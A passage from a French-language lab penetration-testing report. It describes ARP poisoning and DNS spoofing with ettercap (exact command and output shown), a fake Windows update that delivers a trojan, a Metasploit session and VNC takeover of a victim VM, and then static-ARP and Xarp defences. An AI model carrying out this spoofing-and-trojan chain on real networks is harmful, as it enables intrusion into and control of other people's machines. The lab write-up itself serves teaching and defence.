Ensuite, nous aurons la fenêtre si dessous dans laquelle nous allons écrire un script de sorte que KL02 puisse diriger la victime vers microsoft.com




Figure 46 : Script de redirection

Après avoir terminé la redirection nous allons passer à **KL01** pour terminer l'exploit de notre intrusion.

❖ Avec KL01

g. Démarrer le DNS spoofing

- La commande "**route -n**" nous permet de retrouver l'adresse du routeur

```
root@Test:~# route -n
Table de routage IP du noyau
Destination     Passerelle      Genmask         Indic Metric Ref    Use Iface
0.0.0.0         192.168.65.2    0.0.0.0         UG    1024   0        0 eth0
192.168.65.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
```

Figure 47 : Adresse IP du routeur

Ici, l'adresse du routeur est : 192.168.65.2.

- Maintenant nous allons passer à l'exécution d'ettercap pour lancer le DNS spoofing avec la ligne de commande suivante :

```
root@Test:~# ettercap -TqM arp:remote -P dns_spoof /192.168.65.2// /192.168.6
5.130//
```

Figure 48 : Commande d'exécution d'ettercap

Cette commande permet à KL01 de se mettre en position de 'Man In the Middle' entre le routeur et la machine victime (192.168.65.130).

Le serveur DNS attend maintenant la connexion de la victime pour injecter l'exécutable trojan_test.exe

```
Scanning for merged targets (2 hosts)...
* |==================================================>| 100.00 %
2 hosts added to the hosts list...
ARP poisoning victims:
 GROUP 1 : 192.168.65.2 00:50:56:E0:37:61
 GROUP 2 : 192.168.65.130 00:0C:29:AD:03:3D
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...
```

Figure 49 : Activation du DNS spoofing

h. Téléchargement de la fausse mis à jour

Sur la machine de la victime, nous décidons naturellement d'accéder à google.com.




Figure 50 : Redirection de la victime de Google vers Microsoft

Après avoir saisie (**http://www.google.com/**), la victime s'est redirigé directement sur Microsoft Update.

Et sur la machine KL01 nous remarquons que microsoft a bien été spoofé par KL01 et google par KL02

Figure 51 : Résultat de la redirection de la victime sur KL01

Comme la victime est si naïve, elle va télécharger la fausse mise à jour en cliquant sur le bouton :

Figure 52 : Bouton de téléchargement et d'installation

Le serveur DNS, nous informe de la connexion d'un client par le port 80 http

Figure 53 : Connexion de la victime au serveur web via le port http

Ensuite, un téléchargement s'affiche. Il s'agit de notre Trojan.exe sous forme de 47432.exe, mais la victime croit qu'il s'agit d'une nouvelle version de windows.




Figure 54 : Fenêtre d'exécution de la fausse mise à jour

En cliquant sur "Run" ou "Save" la victime va commencer le téléchargement




Figure 55 : Téléchargement de la fausse mise à jour

Pour continuer le téléchargement, elle va cliquer sur "yes".




Figure 56 : Confirmation du téléchargement

i. Contrôle de la machine victime

Dans la console (msfconsole) nous lançons la commande exploit




Figure 57 : Ouverture d'une session

Le résultat dans **KL01** nous montre que nous avons réussi à ouvrir une session dans la machine victime.

Maintenant, avec la commande (run vnc) nous allons enfin prendre le contrôle de la victime.

La fenêtre suivante illustre le résultat de la commande VNC




Figure 58 : Control de la victime avec la commande VNC

Sur la machine **KL01** nous recevons l'écran qui nous permettra de prendre le contrôle de la machine victime.




Figure 59 : Fenêtre de control tightVNC

prouver le contrôle total de notre cible nous allons écrire une phrase sur le notepad de la machine victime




Figure 60 : Ecran de la machine victime

Et sur la machine **KL01** nous aurons




Figure 61 : Ecran de la machine KL01

Après avoir réussit le test d'intrusion interne, nous allons passer à la sécurité informatique et proposer une solution de sécurité qui sera en mesure de protéger la victime en cas d'autre intrusion avérée.

5. Solution de sécurité proposée

Pour aboutir à la fin du projet, nous allons nous intéresser à la sécurité de la victime en mettant en place une solution de sécurité qui sera capable de faire face à l'intrusion réalisée.

5.1. Outil utilisés

Dans cette partie de sécurisation nous allons utiliser les logiciels suivants :

- **Xarp** : est un outil de sécurité réseau qui utilise des techniques avancées pour détecter les attaques ARP à l'intérieur d'un réseau; détecter les adresses IP attaquées et les tentatives d'usurpation d'adresse MAC. cet outil possède une interface avec laquelle on peut recevoir une alerte lors de la détection d'une menace.
- **netsh** : est un utilitaire bien pratique inclus dans tous les Windows. Il permet de changer la configuration de l'interface réseau en ligne de commande.

5.2. Réalisation

Vu que le test d'intrusion effectué est basée sur l'utilisation de l'attaque DNS spoofing, nous proposons d'utiliser une table ARP statique, qui permettra de fixer l'adresse IP du routeur à son adresse MAC.

Comme nous n'avons pas effectué le test d'intrusion et la solution de sécurité en même temps, les adresses IP des machine ont changés :

192.168.1.1 : Adresse IP du routeur.

192.168.1.9 : Adresse IP de la machine victime (machine virtuelle).

192.168.1.11 : Adresse IP de la machine physique.

a. Pour afficher la table ARP de la machine victime nous allons saisir la commande (arp -a) dans l'invité de commande

Figure 62 : Table ARP de la machine victime

b. Avec la commende (netsh -c "interface ipv4" set neighbors 10 "IP du routeur" "adresse mac du routeur") nous allons changer l'ARP dynamique du router en ARP statique.




Figure 63 : Activation de l'ARP statique

c. Maintenant, nous allons réactiver le dns spoof dans KL01




Figure 64 : Réactivation du DNS spoofing dans KL01

d. Xarp arrive à détecter les adresses IP attaquées et le résultat est illustré si dessous




Figure 65 : Détection des adresses IP attaquées par Xarp

e. Après la détection de l'attaque, Xarp nous envoie une alerte dans laquelle il nous indique avec précision l'adresse MAC de la machine qui a contribuée à l'attaque




Figure 66 : Alerte de Xarp

Ici, Xarp nous indique que l'adresse MAC ayant l'IP 192.168.1.9 à été changée de d8-b3-77-b9-66-5f (adresse MAC du routeur) vers 70-1a-04-p-9a-d9-ad (Adresse MAC de KL01).

f. maintenant, nous allons nous connecter à Google avec la machine de la victime pour voire le résultat

